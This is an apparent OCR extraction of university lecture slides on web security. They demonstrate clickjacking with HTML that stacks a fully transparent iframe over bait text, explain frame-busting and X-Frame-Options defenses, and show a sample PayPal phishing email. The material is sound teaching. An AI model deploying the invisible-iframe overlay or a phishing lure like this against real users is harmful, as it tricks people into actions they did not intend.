
We position the iframe to completely overlap with the outer frame



Let's load `www.berkeley.edu`


```
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

We nudge the iframe's position a bit below  
the top so we can see our outer frame text




```
<style> .bigspace { margin-top: 210pt; } </style>
Let's load www.berkeley.edu
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We add marked-up text to the outer frame, about 3 inches from the top



```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.8; } </style>
Let's load www.berkeley.edu, opacity 0.8
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe partially transparent



Let's load www.berkeley.edu, opacity 0.8

Berkeley  
UNIVERSITY OF CALIFORNIA


You Know You Want To Click Here!

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<https://crowdfund.berkeley.edu>

```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0.1; } </style>
Let's load www.berkeley.edu, opacity 0.1
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe highly transparent



Let's load [www.berkeley.edu](http://www.berkeley.edu), opacity 0.1

Berkeley  
UNIVERSITY OF CALIFORNIA


You Know You Want To Click Here!

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today

https://crowdfund.berkeley.edu


```
<style> .bigspace { margin-top: 210pt; } </style>
<style> div { opacity: 0; } </style>
Let's load www.berkeley.edu, opacity 0
<p class="bigspace">
<em>You <b>Know</b> You Want To Click Here!</em>
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu" width=500
height=500></iframe>
</div>
```

We make the iframe *entirely* transparent



Let's load [www.berkeley.edu](http://www.berkeley.edu), opacity 0

*You Know You Want To Click Here!*



Click anywhere over the region goes to  
<https://crowdfund.berkeley.edu>





# Clickjacking

- By placing an **invisible** iframe of **target.com** **over** some enticing content, a malicious web server can fool a user into taking unintended action on **target.com** ...
- ... By placing a **visible** iframe of **target.com** **under** the *attacker's own invisible iframe*, a malicious web server can “steal” user input – in particular, **keystrokes**

# Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top ...
  - ... nor have the site invisible above something else



Attacker implements this by placing Twitter's page in a "Frame" inside their own page. Otherwise they wouldn't overlap.

# Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top ...
  - ... nor have the site invisible above something else
- See OWASP’s “cheat sheet” for this too

# Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top ...
  - ... nor have the site invisible above something else
- Another approach: HTTP X-Frame-Options header
  - Allows white-listing of what domains – if any – are allowed to frame a given page a server returns

# Yes, there is a hell of a lot of grafted on web security...

- So far we've seen:
  - **Content-Security-Policy**: (HTTP header)
  - **SameSite** (Cookie attribute)
  - And now **X-Frame-Options** (HTTP header)
- One curse of security: Backwards compatibility....
  - We can't just throw out the old S@#)(\*: people depend on it!

# Phishing...

- Leveraging the richness of web pages...
- And user training!

Dear vern we are making a few changes

[View Online](#)



Computer Science 161 Fall 2020

Weaver

# Your Account Will Be Closed !

Hello, Dear vern

Your Account Will Be Closed , Until We Hear From You . To Update Your Information . Simply click on the web address below

What do I need to do?

[Confirm My Account Now](#)

**Date:** Thu, 9 Feb 2017 07:19:40 -0600

**From:** PayPal <alert@gnc.cc>

